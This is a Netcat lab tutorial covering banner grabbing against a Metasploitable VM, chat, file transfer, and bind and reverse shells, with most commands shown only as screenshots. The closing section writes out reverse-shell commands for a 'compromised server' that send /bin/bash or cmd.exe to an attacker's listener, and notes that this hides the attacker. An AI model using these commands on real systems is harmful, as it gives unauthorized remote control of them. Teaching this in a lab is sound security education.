**Netcat the Almighty**

Overview


Netcat is a wonderfully versatile tool which has been dubbed the “hackers' Swiss army knife”. The simplest definition of Netcat is - "**a tool that can read and write to TCP and UDP ports"**. This dual functionality suggests that Netcat runs in two modes: “client” and “server”. If this sounds completely alien to you, please do some background research on this tool as we will be using it very often.

**Connecting to a TCP/UDP port with Netcat**

Connecting to a TCP/UDP port can be useful in several situations:

* We want to check if a port is open or closed
* We want to read a banner from the port
* We want to connect to a network service manually

Please take time to inspect Netcat's command line options:



1. **In order to connect to TCP port 21 on 192.168.248.132 and read from it, try the following:**

Open Metasploitable as guest in VMware. It has a built in FTP server installed. Type the following from the host:

**C:\netcat>nc -vn 192.168.248.132 21**

**(UNKNOWN) [192.168.248.132] 21 (?) open**

**220 (vsFTPd 2.3.4)**



We see that port 21 is open and advertises the FTP banner 220-FTPd FTP Server

Now Exit the netcat.

1. **In order to connect to port 80 on 192.168.248.132 send an HTTP HEAD request and read the HTTP server banner, try the following:**

**C:\netcat>nc -vn 192.168.248.132 80**

**(UNKNOWN) [192.168.248.132] 80 (?) open**

**HEAD / HTTP/1.0**

**Output:-**

**HTTP/1.1 200 OK**


**Date: Fri, 26 Jul 2013 19:35:35 GMT**

**Server: Apache/2.2.8 (Ubuntu) DAV/2**

**X-Powered-By: PHP/5.2.4-2ubuntu5.10**

**Connection: close**

**Content-Type: text/html**

****

**Listening on a TCP/UDP port with Netcat**

Listening on a TCP/UDP port using Netcat is useful for network debugging client applications, or

otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat using

Netcat. Please take note of your local IP address (mine Kali Linux is installed in VM ware. I am considering Kali Linux as my local Machine : IP is 192.168.248.131)


1. In order to listen on port 4444 and accept incoming connections, type:

**Computer 1** (local computer – Kali Linux as guest OS within VM ware. IP- 192.168.248.131)




2. From a different computer (I will be using a lab Windows machine as host PC), connect to port 4444 on your local machine:


**Computer 2** (Windows box - 192.168.248.1)



You will see the line appearing in local PC i.e. Computer 1 as follows;



Now type something in computer1, you will get the same output in Computer2.




**Transferring files with Netcat**

Netcat can also be used to transfer files from one computer to another. This applies to text and binary files. In order to send a file from Computer 2 to Computer 1, try the following:

**Computer 1**: We'll set up Netcat to listen to and accept the connection and to redirect any input into a file.




**Computer 2**: We'll connect to the listening Netcat on computer 1 (port 4444) and send the file:




Since Netcat doesn't give any indication of file transfer progress, we just wait for a few seconds and then press ***Ctrl+c*** to exit Netcat.

On **Computer 1** you should see:



Now check that the file was transferred correctly:

**Computer 1: type :**




**Remote Administration with Netcat**

The other name of this topic is “Using Netcat as a Backdoor.”

One of Netcat's neat features is command redirection. This means that Netcat can take an executable file and redirect the input, output and error messages to a TCP/UDP port, rather than the default console.

Take for example the **cmd.exe** executable. By redirecting the stdin/stdout/stderr to the network, we can bind cmd.exe to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer.

Let's start this example with **Bob** and **Alice** – two fictional characters trying to connect to each other's computers. Please take note of the network configurations – they play a critical role, as we will soon see.



**Scenario 1 – Bind Shell**

In scenario 1, Bob has requested Alice's assistance and has asked her to connect to his computer and help him out by issuing some commands remotely.

Bob is directly connected to the internet. Alice, however, is behind a NAT'ed connection.

In order to complete the scenario, Bob needs to bind cmd.exe to a TCP port on his machine and

inform Alice which port to connect to.

Bob : Computer2 (Windows PC)


Alice : Computer1 (Kali Linux)

**Bob’s PC:-**



Anyone connecting to port 4444 on Bob's machine (hopefully Alice) will be presented with Bob's command prompt, with the same permissions that **nc** was run with.

**Alice's PC**



You can see the Bob’s command prompt presented Alice’s PC.

Use Netcat to implement the following scenarios between two networked computers:

Simple Chat

File transfer

Bind / Reverse shell

Port scanner

Banner grabber

Experiment with connections from Windows and Linux machines.

**Scenario 2: Reverse Shell**


In scenario 2 Alice is requesting help from Bob. The assumption is that Alice does not control the NAT device she is behind. Is there any way for Bob to connect to Alice's computer and solve her problem?

Another interesting Netcat feature is the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to cmd.exe locally to her computer and expect Bob to connect, she can send her command prompt to Bob's machine.


**Bob's machine**




**Alice's machine**

****

**Bob's machine after the connection**

****

**Now Bob can use Alice’s shell(i.e. Linux shell) and can give Linux basic shell command.**

****

**Creating a Reverse Shell in Netcat**

How do you control a server for which you have no local access, and no official remote access? A Netcat reverse shell can be the key. After a payload has been dropped onto a compromised server, such as the ability to run commands through a buffer overflow, there’s not much of a command shell given to the attacker. All they can do is type in commands, and hope that they run. A live shell is much easier to work in for continual control over another server.

The term “reverse shell” refers to the ability of the server to connect back to your client and give you shell access, which is the reverse of the normal routine of you connecting to the server. To perform the procedure, simply run Netcat in listen mode on your computer, and then run Netcat on the compromised computer with the option to run a shell, as shown below:

[you@home ∼]# nc –l –p 8080

[root@server ∼]# nc <home’s IP> 8080 –e /bin/bash

When you switch back to your computer, you will have the ability to input commands and get the results back, just as if you were in a real shell. The command prompt will not be displayed, so it may become difficult. But, this process can aid in hiding the connection made by the attacking computer, as the connection is coming from the server and not the attacker’s computer. The

above example is using a modern Linux- or UNIX-based server. If the server is Windows-based, and you have placed Netcat onto it, then replace */bin/bash* with *cmd.exe*, *%SystemRoot%\System32\cmd.exe*, or just *%COMSPEC%.*

For users of the FreeBSD Netcat (referred to as version 1.84), the procedure is completely different as the *–e* option is not supported. Instead, the home computer will need two separate sessions opened: one to send commands and one to receive the results.

[you@home ∼]# nc –l –p 8080

[root@server ∼]# nc –l –p 9090 | bash nc <home’s IP> 8080

[you@home ∼]# nc <server’s IP> 9090